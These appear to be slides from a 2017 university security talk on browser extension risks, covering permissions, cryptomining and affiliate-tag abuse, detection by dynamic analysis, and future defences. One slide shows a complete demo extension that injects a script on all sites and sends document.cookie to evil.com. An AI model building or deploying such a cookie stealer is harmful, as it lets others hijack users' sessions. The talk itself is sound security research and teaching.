
Observe our browsing behaviour

- ❑ Permission: *tabs* or *<all_urls>*, or content script on all sites
- ❑ Needed for many simple extensions
- ❑ Can monitor your complete history, incl. full urls
- ❑ 57% of 80.000 extensions




Circumvent security measures

- Permission: `<all_urls>` and `webRequest`
- Can intercept and change all HTTP headers!
- **Disable Content-Security-Policy, Same-origin Policy, etc.**
- Breaks security guarantees of web browsers!



Circumvent security measures

- Permission: `<all_urls>` and `webRequest`
- Can intercept and change all HTTP headers!
- **Disable Content-Security-Policy, Same-origin Policy, etc.**
- Breaks security guarantees of web browsers!
- 9% of 80.000 extensions



It's that easy...

```
x michael@X1 ~ ~/projects/cookiestealer ls
content_script.js manifest.json
michael@X1 ~ ~/projects/cookiestealer vim manifest.json
michael@X1 ~ ~/projects/cookiestealer ls
content_script.js manifest.json
michael@X1 ~ ~/projects/cookiestealer cat manifest.json
{
    "update_url": "https://clients2.google.com/service/update2/crx",
    "name": "Test Extension",
    "version": "0.1",
    "manifest_version": 2,
    "description": "This test extension steals all your cookies.",
    "content_scripts": [
        {
            "all_frames": true,
            "js": ["content_script.js"],
            "matches": ["<all_urls>"],
            "run_at": "document_start"
        }
    ]
}
michael@X1 ~ ~/projects/cookiestealer cat content_script.js
var httpRequest = new XMLHttpRequest();
httpRequest.open('GET', 'https://evil.com/?cookies=' + document.cookie);
httpRequest.send();
michael@X1 ~ ~/projects/cookiestealer
```

Mining Monero (an AltCoin - think Bitcoin)

The screenshot shows a Google Chrome browser window. The address bar displays the URL <https://www.bleepingcomputer.com/news/51445/Chrome-Extension-Embeds-In-Browser-Monero-Miner-That-Drains-Your-CPU>. The main content area of the browser shows a news article from BleepingComputer. The title of the article is "Chrome Extension Embeds In-Browser Monero Miner That Drains Your CPU". Below the title, it says "By Catalin Cimpanu" and provides the date and time of publication: "September 19, 2017 12:25 PM". A comment count of "7" is also visible. The article text discusses how the authors of SafeBrowse, a Chrome extension with over 140,000 users, embedded a JavaScript library in the extension's code to mine Monero without user consent, leading to significant CPU usage and system slowdown.

The authors of [SafeBrowse](#), a Chrome extension with more than 140,000 users, have embedded a JavaScript library in the extension's code that mines for the Monero cryptocurrency using users' computers and without getting their consent.

The additional code drives CPU usage through the roof, making users computers sluggish and hard to use.


- ▶ First extension:
 - Large press coverage
 - Less than 24 hours in Chrome store (before removed by Google)
- ▶ Two days after press releases:
 - At least 16 other mining extensions
 - Most of them seemed un-maintained
 - Updates to fix permissions (required by the mining code)
 - Different wallets, but extensions from same author use same wallet

Monetization Amazon tags

```
window.addEventListener("load", function() {
    fvdSpeedDial.Utils.Opener.
        addModificator(function(url) {
    try {
        var parsedUrl = fvdSpeedDial.Utils.parseUrl(url);
        var host = parsedUrl.host.toLowerCase();
        var path = parsedUrl.path.toLowerCase();
        host = host.replace(/^www\./, "");
        if (/^amazon\./.test(host)
            && isAmazonProductPath(path)
            && path.indexOf("?tag=") === -1
            && path.indexOf("&tag=") === -1) {
            for (var zone in domainTags) {
                var regExp = new RegExp("amazon\\\\.\\."
                    + zone.replace(".", "\\."));
                if (regExp.test(host)) {
                    var modifiedUrl = addTagToUrl(url,
                        domainTags[zone]);
                    return modifiedUrl
                }}}} catch (ex) {}
            }), false)
```

- ▶ Violation of the Amazon Terms of Services
- ▶ Dynamic analysis
 - ▶ amazon.co.uk declared: 7, non-declared 26
 - ▶ amazon.com declared: 14, non-declared 33
 - ▶ amazon.it declared: 5, non-declared 22
- ▶ ca. 20000 users affected (without consent)

Dynamic Analysis for Detecting Privacy Violations



Our Dynamic analysis detected extensions that

- inject benign analytics in **all** websites
- monitor the complete browsing behavior
- can observe all data entered into websites

In total

- Running each extensions on 10 websites
- 18 extensions use this attack
(over 250k users affected)

Outline

- 1 Motivation
- 2 What are extensions: user perspective
- 3 What are extensions: developer perspective
- 4 Real world extensions
- 5 Outlook

How can we make web browsing great* again?



great = ensuring the security, integrity, and privacy of the user of a web browser

How can we make web browsing great* again?



great = ensuring the security, integrity, and privacy of the user of a web browser

- Integrity:
 - content modifications
 - layout modifications
- Confidentiality:
 - data storage
 - transmitted data
- Privacy:
 - access to sensors
 - personal identifiers

Outlook: On the long term



- Sandboxing of extensions
- A different permission model
 - granularity?
 - dynamic vs static?
- Better explanation for users
- Better analysis/test tools for extensions

Expect updates from us in the future ...

Outlook: On the short term (1/2)

Frequent updates

vs

Governance



Outlook: On the short term (1/2)

Frequent updates

vs

Governance



Outlook: On the short term (2/2)

- Check the vendor of the extension carefully
- Check the permissions (i.e., active domains)
- Use browser profiles
- Be aware of the risk



Thank you for your attention!
Any questions or remarks?

Contact:

Department of Computer Science
University of Sheffield
Regent Court
211 Portobello St.
Sheffield S1 4DP, UK



Document Classification and License Information

© 2017 LogicalHacking.com, .

- ❖ This presentation is classified as *Public (CC BY-NC-ND 4.0)*:
Except where otherwise noted, this presentation is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International Public License (CC BY-NC-ND 4.0).